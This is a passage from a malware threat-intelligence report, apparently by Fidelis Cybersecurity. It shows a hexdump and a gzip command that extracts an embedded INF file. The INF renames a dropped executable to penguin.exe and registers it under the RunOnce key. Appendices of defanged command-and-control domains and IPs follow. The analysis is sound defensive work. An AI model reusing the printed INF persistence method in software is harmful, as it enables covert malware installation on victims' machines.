00000090  4f 06 47 67 a5 e0 5c dc  82 c5 ef 67 5e 6a c1 35  |O.Gg..\....g^j.5|
000000a0  d4 0d 89 e3 f1 74 65 3a  f7 cd eb 8f ef be d4 4f  |.....te:.......O|
000000b0  52 32 e3 38 3d 8e 2d 40  13 5e c2 2b a8 21 7b 07  |R2.8=.-@.^.+.!{.|
000000c0  df e4 a2 b8 09 e9 94 e4  4e 27 da 33 6b dd 44 d7  |........N'.3k.D.|
000000d0  52 c8 ef 03 05 13 0c d8  06 1b 3b e0 c1 01 fa b3  |R.........;.....|
000000e0  62 19 55 70 ba 9f b3 d4  c8 3e 1d a5 67 a6 f8 25  |b.Up.....>..g..%|
000000f0  2e ca 3f 8d 61 d2 3b b9  27 f2 fc 2f c2 b8 37 57  |..?.a.;.'../..7W|
00000100  d0 ae a2 2d a1 29 30 d7  85 7f 15 72 e7 d5 df f8  |...-.)0....r....|
00000110  f6 a2 b4 fc 1f e0 52 2e  f8 20 eb 05 1d 28 6f 92  |......R.. ...(o.|
00000120  5d 4e 19 27 d5 72 9d 58  94 ef 8b b0 4f a6 e6 25  |]N.'.r.X....O..%|
00000130  e1 7d bc 9f ca 2b f5 fb  96 2d 6c 52 0f 1d db 27  |.}...+...-lR...'|
00000140  3b b4 77 aa e4 05 1e 98  87 5a de 2c 14 72 d9 da  |;.w......Z.,.r..|
00000150  76 45 55 54 e5 f9 53 2c  f5 c2 60 4f 55 da 5e 37  |vEUT..S,..`OU.^7|
00000160  b0 45 c4 a8 56 d4 56 56  cb d5 5a b9 b4 d5 5c 5d  |.E..V.VV..Z...\]|
00000170  51 15 c7 b7 39 2f c6 65  aa 52 46 67 2b f2 dc 62  |Q...9/.e.RFg+..b|
00000180  a6 c1 3b 22 a3 2a 16 f3  0e 28 c3 65 8a c6 da ba  |..;".*...(.e....|
00000190  b9 b6 6e 18 79 3d 6f 66  37 f2 86 91 35 f3 b9 c2  |..n.y=of7...5...|
000001a0  83 98 06 7f 80 f0 70 79  a4 b2 3c c6 91 ce a2 1d  |......py..<.....|
000001b0  3b f2 85 9c c0 08 72 9a  49 62 1c ae 05 5c d8 be  |;.....r.Ib...\..|
000001c0  8f 79 2d 1a 54 3c 9f 72  cc 68 0d d0 b1 7b 54 55  |.y-.T<.r.h...{TU|
000001d0  4a ae db a2 dd 38 d4 16  36 13 71 e9 64 1a 8b fa  |J....8..6.q.d...|
000001e0  34 e8 46 5e 90 a5 03 aa  6b 0e 75 45 6e c3 60 77  |4.F^....k.uEn.`w|
000001f0  72 77 65 40 8b 53 e3 32  cc ac 3e a9 37 f4 76 d8  |rwe@.S.2..>.7.v.|
00000200  11 87 36 a3 a4 e1 39 2c  e4 e8 91 67 5e e0 86 87  |..6...9,...g^...|
00000210  9c 94 23 c6 68 20 92 36  91 56 14 34 03 87 ea c9  |..#.h .6.V.4....|
00000220  fb e9 7a c6 cc 90 29 b6  7b 72 47 60 13 08 ec 02  |..z...).{rG`....|
00000230  47 f9 63 78 27 50 c5 58  1d 9f 25 e8 e3 65 c5 f2  |G.cx'P.X..%..e..|
00000240  68 a3 5f 47 a1 76 70 e4  e3 78 07 b3 7b 38 4b c0  |h._G.vp..x..{8K.|
00000250  c5 11 c7 0c 0e 03 c8 a2  8c 4a 41 97 d2 f1 a3 f8  |.........JA.....|
00000260  ed 73 f9 ac b8 62 1f 6b  c2 9f ae 3c c7 1f c1 37  |.s...b.k...<...7|
00000270
```

Finally, by prepending the proper gzip header, the object can be decompressed using the standard gzip utility.

A minimal gzip header contains a two byte ID (\x1f\x8b), followed by version number (\x08 has been found to accepted by gzip), followed by 7 \x00 bytes.

```
$ printf "\x1f\x8b\x08\x00\x00\x00\x00\x00\x00\x00" | cat -
57c180a828aab91860de196f1d7a8c0a387b179aae829dd50a8d7c1c0d167e3f_obj2 | gzip -dc
��□▒�>��
����������������������������������������������������������������
����������������������������������������������������������������
```

```
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
������������������������������������������������������������Root Entry����������

�F��□�L��ObjInfo��������Ole10Native▒������������y����������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
��������������������������������������������������������������������������������
udestsx.infC:\Users\HCL\Desktop\destsx.inf+C:\Users\HCL\AppData\Local\Temp\dests
x.inf_;
61883.INF��������������������������������������������������������������������

[Version]
Signature = "$CHICAGO$"
class=61883
ClasGuid=%Msft%
DriverVer=0/21/2006,61.7600.16385

[DestinationDirs]
DefaultDestDir = 1

[DefaultInstall]
RenFiles = RxRename
AddReg = RxStart

[RxRename]
penguin.exe, cedt370r(3).exe
[RxStart]
HKLM,Software\Microsoft\Windows\CurrentVersion\RunOnce,Install,,%1%\penguin.exe*
C:\Users\HCL\AppData\Local\Temp\destsx.inf
destsx.infC:\Users\HCL\Desktop\destsx.inf
gzip: stdin: unexpected end of file
```

Attackers often employ methods to modify their creations in an attempt to bypass defenses. It is important to keep signatures up to date with the latest developments and include additional heuristic based detections to catch new threats. Additionally, a defense in depth strategy is always important in the event one defensive measure is bypassed.

APPENDIX C

The following table contains the network command and control indictors of malware samples suspected of being carried out by Nigerian actors reviewed by Fidelis Cybersecurity.

In its short hosting history, “trusplus.redirectme[dot]net” has been associated to services both free available and paid including VPN’s, Dynamic DNS, and mobile broadband devices. In most cases, the use of the free tunneling and domain registration services allows the actors to apply a degree of budgeted operational security however the veil of obfuscation is removed where the domain associations pointed directly back to multiple broadband service pool address based out of Nigeria. The IP address that fall in those registered pools are managed by Sectra (www.spectranet.com.ng) and Swift Networks (www.swiftng.com) where companies offer 4G LTE home broadband services in major cities of Nigeria.

trusplus.redirectme[.]net		
37.235.49.35	Location:	Iceland Reykjavik Edis Gmbh
	ASN:	AS50613 THORDC-AS THOR Data Center ehf (registered Feb 18, 2010)
	Host:	eu-ic2a.versavpn.com
	Whois:	inetnum: 37.235.49.0 - 37.235.49.255 netname: EDIS-IS descr: EDIS Infrastructure in Iceland remarks: Hafnarfjordur, Gullbringusysla, Greater Reykjavik, South West, Iceland remarks: Hafnarfj�r�ur, Gullbringus�sla, H�fu�borgarsv��i�, Su�vesturkj�rd�mi, �sland country: IS geoloc: 64.05575726412387 -21.94647789001465 language: IS admin-c: EDIS-AT tech-c: EDIS-AT status: ASSIGNED PA mnt-by: EDIS-MNT mnt-routes: THOR-MNT changed: william@edis.at 20120525 created: 2012-05-25T08:35:30Z last-modified: 2012-07-20T09:09:48Z

	First seen:	2015-05-21 06:46:56
	Last seen:	2015-05-22 04:43:25
	Notes:	VersaVPN offers an anonymous free or paid tunneling service that accepts both credit card and crypto currency.
197.242.107.141	Location:	Lagos, Nigeria
	ASN:	🇳🇬 AS37340 Spectranet (registered May 30, 2011)
	Host:	N/A
	Whois:	inetnum: 197.242.106.0 - 197.242.107.255 netname: SPECTRANET-INET-LG-LTE_DYN_ALLOC descr: Dynamically Allocated to LAGOS LTE Customers country: NG admin-c: ACS1-AFRINIC tech-c: TCS1-AFRINIC status: ASSIGNED PA remarks: Please Report Any Abuse incident to abuse@spectranet.com.ng mnt-by: SNL-MNT changed: spectranet.nigeria@gmail.com 20140219 source: AFRINIC parent: 197.242.96.0 - 197.242.127.255
	First seen:	2015-05-21 11:21:55
	Last seen:	2015-05-22 02:33:46
	Notes:	Per an internet search result description, “Spectranet is an Internet service provider which offers cable and wireless broadband services to residential customers across India by partnering up with local cable operators who manage the networks, payments and after sales service.” The address pool is named “SPECTRANET-INET-LG-LTE_DYN_ALLOC” which would suggest they are allocated to mobile broadband devices.
149.154.157.96	Location:	Milano, Italy
	ASN:	🇮🇹 AS20836 CDLAN-AS CDLAN Autonomous System (registered Jun 12, 2001)
	Host:	eu-it3a.versavpn.com
	Whois:	inetnum: 149.154.157.0 - 149.154.157.255 netname: EDIS-IT

		descr: EDIS Infrastructure in Italy remarks: Milano, Lombardia, Italy country: IT geoloc: 45.460130637921004 9.16259765625 language: IT admin-c: EDIS-AT tech-c: EDIS-AT status: ASSIGNED PA mnt-by: EDIS-MNT mnt-routes: MNT-CDLAN changed: william@edis.at 20120602 #added MNT-CDLAN as MNT-ROUTES created: 2011-12-14T17:13:42Z last-modified: 2013-07-22T09:44:54Z source: RIPE
	First seen:	2015-05-01
	Last seen:	2015-05-01
	Notes:	VersaVPN offers an anonymous free or paid tunneling service that accepts both credit card and crypto currency.

“TrusPlus” also appears in multiple forms of other domains. Primarily all NO-IP registered entities they have also been found to been registered in DNS to the same networks utilizing the same services as “trusplus.redirectme[.]net”. The domains are as follows: trusplusinc.gotdns[.]ch, trusplus111.gotdns[.]ch, and trusplus.ddns[.]net.

Domains	IP	Management/Owner	CC
trusplusinc.gotdns.ch trusplus111.gotdns.ch trusplus.ddns.net	197.255.175.7	Spectranet	NG
	197.242.116.13	Spectranet	NG
	197.242.96.28	Spectranet	NG
	154.120.84.9	Spectranet	NG

	154.120.85.24	Spectranet	NG
	154.120.92.192	Spectranet	NG
	154.120.94.183	Spectranet	NG
	154.120.95.246	Spectranet	NG
	154.120.103.97	Spectranet	NG
	154.118.26.195	Spectranet	NG
	154.118.23.84	Spectranet	NG
	154.118.23.53	Spectranet	NG
	154.118.23.13	Spectranet	NG
	154.118.17.226	Spectranet	NG
	154.118.17.78	Spectranet	NG
	154.118.12.57	Spectranet	NG
	154.118.11.158	Spectranet	NG
	149.154.157.119	CDLAN-AS CDLAN Autonomous System	IT
	149.154.157.70	CDLAN-AS CDLAN Autonomous System	IT
	41.190.3.90	EMTS-NIGERIA-AS	NG
	41.58.72.177	SWIFTNG-ASN	NG
	37.235.49.68	THORDC-AS THOR Data Center ehf	IS
	37.235.49.64	THORDC-AS THOR Data Center ehf	IS
	91.219.237.125	AZARA-NET	HU

	Notes:	All NG IP addresses are belong to mobile broadband providers All Non NG IP addresses are utilized by VersaVPN services

The C2 domain “www.globeways[.]com” is a typosquatted version of “globeways.com” which is according to it’s website “Globeways Canada Inc. is a global exporter of top quality lentils, pulses, and grains for human consumption and birdfeed markets.” This domain was used in the sample where “Gozi Brinkley” made the final modifications to the base document. In this case, the actor did follow better obfuscations practices and paid for the privacy registration.

www.globeways[.]com		
68.65.121.171	Location:	Georgia - Atlanta - Namecheap Inc.
	ASN:	AS22612 NAMECHEAP-NET - Namecheap, Inc. (registered Jun 21, 2011)
	Host:	N/A
	Whois:	Domain Name: GLOBEWAYS.WEBSITE Domain ID: D7653405-CNIC WHOIS Server: whois.namecheap.com Referral URL: http://www.namecheap.com Updated Date: 2015-04-23T14:27:44.0Z Creation Date: 2015-04-18T14:19:37.0Z Registry Expiry Date: 2016-04-18T23:59:59.0Z Sponsoring Registrar: Namecheap Sponsoring Registrar IANA ID: 1068 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited Registrant ID: OHBX0TLOMH5DJWNW Registrant Name: WhoisGuard Protected Registrant Organization: WhoisGuard, Inc. Registrant Street: P.O. Box 0823-03411 Registrant City: Panama Registrant State/Province: Panama
	First seen:	N/A
	Last seen:	N/A
	Notes:	According to their website, “Namecheap offers FreeDNS, our advanced DNS hosting service, for people whose registrars don’t provide DNS hosting with domain registration. And we offer it free of charge because we’re absolutely

		certain that once you've experienced Namecheap's quality of service, you'll want to use us as your domain registrar too."

The following domains are related to our analysis of files reviewed by performing VirusTotal hunting.

"Streamdating[.]ru" is registered/hosted domain served at Die2DNS. Die2DNS is a hosting company with roots in Russia, and Malaysia that, according to die2dns.ru, accepts only E-Payment methods like Perfect Money, and WebMoney. In this case, the actor did follow better obfuscations practices and paid for the privacy registration.

streamdating[.]ru		
185.40.182.24	Location:	Malaysia Kuala Lumpur Infium Llc
	ASN:	Ukraine AS1251
	Host:	185.40.182.24.die2dns.com
	Whois:	inetnum: 185.40.182.0 - 185.40.182.255 netname: Die2DNS descr: Die2DNS Network (Internet Hosting Company) country: MY org: ORG-DNHC2-RIPE admin-c: DN3260-RIPE tech-c: DN3260-RIPE status: SUB-ALLOCATED PA mnt-by: LIRSERVICE-MNT changed: serg@lirservice.eu 20150126 created: 2015-01-26T13:55:03Z last-modified: 2015-02-19T21:15:27Z source: RIPE
	First seen:	2015-04-01 16:31:27

	Last seen:	2015-04-01 22:51:34
	Notes:	According to their site, “Die2DNS Network (Internet Hosting Company) is a registered IT company in Malaysia. We provide IT Services like IP Transit, IP renting. We also have our own housed datacenter located in Kuala Lumpur (Malaysia) and Kiev (Ukraine). We have been providing internet services since early 2005.”
178.32.43.243	Location:	France Roubaix Ovh Sas
	ASN:	AS16276 OVH OVH SAS (registered Feb 15, 2001)
	Host:	N/A
	Whois:	inetnum: 178.32.40.0 - 178.32.47.255 netname: BE-OVH descr: OVH BE country: BE org: ORG-OB10-RIPE admin-c: OK217-RIPE tech-c: OTC2-RIPE status: ASSIGNED PA remarks: INFRA-AW mnt-by: OVH-MNT changed: noc@ovh.net 20100319 created: 2010-03-19T17:06:08Z last-modified: 2010-03-19T17:06:08Z source: RIPE
	First seen:	2015-04-10 21:53:37
	Last seen:	2015-05-15 10:42:59
	Notes:	Found in blacklists.

The domain, davd6651234.serveftp[.]com, is registered with NO-IP and points to an “affordable” website hosting, VPS, and name registration company, “The Value Hosted”.

davd6651234.serveftp[.]com		
178.217.186.27	Location:	Poland Poznan Hosteam S.c. Tomasz Groszewski Bartosz Waszak Lukasz Groszewski
	ASN:	🇵🇱 AS51290 HOSTEAM-AS HOSTEAM S.C. TOMASZ GROSZEWSKI BARTOSZ WASZAK LUKASZ GROSZEWSKI (registered Jul 15, 2010)
	Host:	valuehosted.com
	Whois:	inetnum: 178.217.184.0 - 178.217.191.255 netname: HOSTEAM-1 descr: HOSTEAM S.C. TOMASZ GROSZEWSKI BARTOSZ WASZAK LUKASZ GROSZEWSKI country: PL org: ORG-HSTG1-RIPE admin-c: HNA19-RIPE tech-c: HNA19-RIPE status: ASSIGNED PI notify: bartosz.waszak@hosteam.pl mnt-by: RIPE-NCC-END-MNT mnt-by: MNT-HOSTEAM mnt-routes: MNT-HOSTEAM mnt-domains: MNT-HOSTEAM changed: bartosz.waszak@hosteam.pl 20100616 created: 2010-06-16T09:29:42Z last-modified: 2015-05-05T01:55:16Z

		source: RIPE sponsoring-org: ORG-EWSZ1-RIPE changed: hostmaster@ripe.net 20141215
	First seen:	2015-05-19
	Last seen:	2015-05-28

REFERENCES

[i] http://db.aa419.org/fakebanksview.php?key=66127